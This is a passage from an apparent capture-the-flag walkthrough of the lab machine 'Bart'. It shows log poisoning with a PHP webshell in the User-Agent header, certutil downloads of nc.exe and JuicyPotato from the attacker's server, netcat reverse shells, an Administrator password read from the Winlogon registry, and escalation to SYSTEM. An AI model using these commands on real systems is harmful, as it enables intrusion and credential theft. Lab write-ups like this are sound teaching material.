GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb
User-Agent: <?php system($_GET['cmd']); ?>
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/
Connection: close
Cookie: PHPSESSID=ebudmjtcmkm81pchikbtuf2qp0
```

This is confirmed as working by sending whoami command, returning a response of nt authority\iusr

```
1[2020-12-10 14:33:11] - harvey - nt authority\iusr [2020-12-10 14:33:14] - harvey - nt authority\iusr
```

To gain a shell I uploaded a copy on nc.exe to the server. This was hosted via python http.server and downloaded to the system via the poisoned log using certutil.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ cp /usr/share/windows-resources/binaries/nc.exe .
driggzzzz@kali:~/Desktop/HTB/Bart$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
internal-01.bart.htb/log/log.php?filename=log.php&username=harvey&cmd=certutil -urlcache -split -f http://10.10.14.5:8000/nc.exe ./nc.exe
```

nc.exe was then run to create a connection back to a listener on my machine, granting me a shell as nt authority\iusr

```
internal-01.bart.htb/log/log.php?filename=log.php&username=harvey&cmd=nc.exe%2010.10.14.5%209001%20-e%20cmd.exe
```

```
driggzzzz@kali:~/Desktop/HTB/Bart$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.81] 49676
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\internal-01\log>whoami && hostname
whoami && hostname
nt authority\iusr
BART

C:\inetpub\wwwroot\internal-01\log>
```

Privilege Escalation – User: h.potter

Searching for user accounts on the system nets a few potential paths, checking h.potter we can see that they have remote management privileges.

```
C:\inetpub\wwwroot\internal-01\simple_chat\includes>net users
net users

User accounts for \\

-----
Administrator          b.hilton                d.simmons
DefaultAccount          Guest                   h.potter
privileged
The command completed with one or more errors.

C:\inetpub\wwwroot\internal-01\simple_chat\includes>net user h.potter
net user h.potter
User name                h.potter
Full Name                Harvey Potter
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        21/02/2018 19:53:00
Password expires         Never
Password changeable      21/02/2018 19:53:00
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               21/02/2018 21:52:14

Logon hours allowed      All

Local Group Memberships  *PowerShell Session Us*Remote Management Use
                        *Users
Global Group memberships *None
The command completed successfully.
```

There were no open ports related to remote management visible from the outside of the machine, however port 5985 is listening internally, this port is usually associated with WinRM.

```
C:\inetpub\wwwroot\internal-01\simple_chat\includes>netstat -ano
netstat -ano

Active Connections

Proto Local Address           Foreign Address         State                   PID
TCP   0.0.0.0:80                0.0.0.0:0               LISTENING               4
TCP   0.0.0.0:135               0.0.0.0:0               LISTENING               848
TCP   0.0.0.0:445               0.0.0.0:0               LISTENING               4
TCP   0.0.0.0:3306              0.0.0.0:0               LISTENING               1808
TCP   0.0.0.0:5985              0.0.0.0:0               LISTENING               4
```

In order to proceed with the next steps I needed to upload a 64bit version of nc.exe. I repeated the earlier steps to upload and execute nc, this time using a version sourced from:
<https://github.com/int0x33/nc.exe/blob/master/nc64.exe>

I then used powershell to confirm the environment was set properly.

```
C:\inetpub\wwwroot\internal-01\log>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\internal-01\log> [environment]::Is64BitProcess
[environment]::Is64BitProcess
True
```

Using powershell, I created a set of secure credentials for h.potter using the earlier discovered password – *Password1*.

This was then used to enter a powershell session as h.potter

```
PS C:\inetpub\wwwroot\internal-01\log> $user = 'BART\h.potter'
$user = 'BART\h.potter'

PS C:\inetpub\wwwroot\internal-01\log> $pass = ConvertTo-SecureString -AsPlainText -Force 'Password1'
$pass = ConvertTo-SecureString -AsPlainText -Force 'Password1'

PS C:\inetpub\wwwroot\internal-01\log> $creds = New-Object System.Management.Automation.PSCredential ($user, $pass)
$creds = New-Object System.Management.Automation.PSCredential ($user, $pass)

PS C:\inetpub\wwwroot\internal-01\log> Enter-PSSession -ComputerName localhost -Credential $creds
Enter-PSSession -ComputerName localhost -Credential $creds
```

However, the powershell session was quite unresponsive, I used the earlier uploaded nc.exe to create a reverse connection back to my machine, successfully spawning a working session as h.potter.

```
[localhost]: PS C:\Users\h.potter\Documents> C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.5 9002 -e cmd.exe
C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.5 9002 -e cmd.exe
driggzzzz@kali:~/Desktop/HTB/Bart$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.81] 49736
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\h.potter\Documents>whoami && hostname
whoami && hostname
bart\h.potter
BART
```

Privilege Escalation – Administrator: Method #1 World Readable Registry Password.

**Note – this method is only possible via a 64bit session.*

Querying the Winlogon registry as any user reveals a default password for the Administrator account.

```
C:\inetpub\wwwroot\internal-01\log>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
AutoRestartShell REG_DWORD 0x1
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DefaultDomainName REG_SZ DESKTOP-7I3S68E
DefaultUserName REG_SZ Administrator
DisableBackButton REG_DWORD 0x1
EnableSIHostIntegration REG_DWORD 0x1
ForceUnlockLogon REG_DWORD 0x0
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordExpiryWarning REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe
ShellCritical REG_DWORD 0x0
ShellInfrastructure REG_SZ sihost.exe
SIHostCritical REG_DWORD 0x0
SIHostReadyTimeOut REG_DWORD 0x0
SIHostRestartCountLimit REG_DWORD 0x0
SIHostRestartTimeGap REG_DWORD 0x0
Userinit REG_SZ C:\Windows\system32\userinit.exe,
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled REG_SZ 0
scremoveoption REG_SZ 0
DisableCAD REG_DWORD 0x1
LastLogOffEndTimePerfCounter REG_QWORD 0xcdbc433
ShutdownFlags REG_DWORD 0x8000022b
AutoAdminLogon REG_SZ 1
DisableLockWorkstation REG_DWORD 0x0
EnableFirstLogonAnimation REG_DWORD 0x1
AutoLogonSID REG_SZ S-1-5-21-988671444-1802818203-1364644418-500
LastUsedUsername REG_SZ Administrator
DefaultPassword REG_SZ 3130438f31186fbaf962f407711faddb
```

Knowing the Administrator password it is possible to enter a new powershell session by once again creating a set of secure credentials.

```
C:\Users\h.potter\Documents>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\h.potter\Documents> $user = 'BART\Administrator'
$user = 'BART\Administrator'
PS C:\Users\h.potter\Documents> $pass = ConvertTo-SecureString -AsPlainText -Force '3130438f31186fbaf962f407711faddb'
$pass = ConvertTo-SecureString -AsPlainText -Force '3130438f31186fbaf962f407711faddb'
PS C:\Users\h.potter\Documents> $creds = New-Object System.Management.Automation.PSCredential ($user, $pass)
$creds = New-Object System.Management.Automation.PSCredential ($user, $pass)
PS C:\Users\h.potter\Documents> Enter-PSSession -Computer localhost -Credential $creds
Enter-PSSession -Computer localhost -Credential $creds
[localhost]: PS C:\Users\Administrator\Documents> whoami
whoami
bart\administrator
```

Privilege Escalation – Administrator: Method #2 JuicyPotato

As nt authority\iusr has SeImpersonatePrivilege set it is possible to escalate to system privileges via a JuicyPotato attack.

```
C:\inetpub\wwwroot\internal-01\log>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                                     State
=====
SeChangeNotifyPrivilege Bypass traverse checking                       Enabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege Create global objects                          Enabled
```

First of all I took note of the OS version – Windows 10 Pro.

```
C:\inetpub\wwwroot\internal-01\log>systeminfo
systeminfo

Host Name:                BART
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 00330-80110-20834-AA869
Original Install Date:      24/09/2017, 19:35:51
System Boot Time:           11/12/2020, 09:10:39
System Manufacturer:        VMware, Inc.
System Model:               VMware Virtual Platform
System Type:                x64-based PC
```

I then transferred JuicyPotato the machine via certutil.

```
C:\inetpub\wwwroot\internal-01\log>certutil -urlcache -f http://10.10.14.5:8000/JuicyPotato.exe ./JP.exe
certutil -urlcache -f http://10.10.14.5:8000/JuicyPotato.exe ./JP.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

I created a new .bat file containing a command to run nc.exe – connecting back to my machine and spawning a cmd.exe session.

```
C:\inetpub\wwwroot\internal-01\log>echo C:\inetpub\wwwroot\internal-01\log\nc.exe 10.10.14.5 9002 -e cmd.exe > nc.bat
echo C:\inetpub\wwwroot\internal-01\log\nc.exe 10.10.14.5 9002 -e cmd.exe > nc.bat

C:\inetpub\wwwroot\internal-01\log>type nc.bat
type nc.bat
C:\inetpub\wwwroot\internal-01\log\nc.exe 10.10.14.5 9002 -e cmd.exe
```

In order for the exploit to run successfully a CLSID is needed for this version of Windows, any from here will work as long as the service is available on the machine.

https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows_10_Pro

I used wuauserv – Windows Update Service, as it should be available on almost any machine.

Running the command with a listener set up on my machine successfully granted me a session with system privileges.

```
C:\inetpub\wwwroot\internal-01\log>JP.exe -t * -l 1111 -p nc.bat -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
JP.exe -t * -l 1111 -p nc.bat -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 1111
.....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

driggzzzz@kali:~/Desktop/HTB/Bart$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.81] 49856
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
whoami && hostname
nt authority\system
BART
```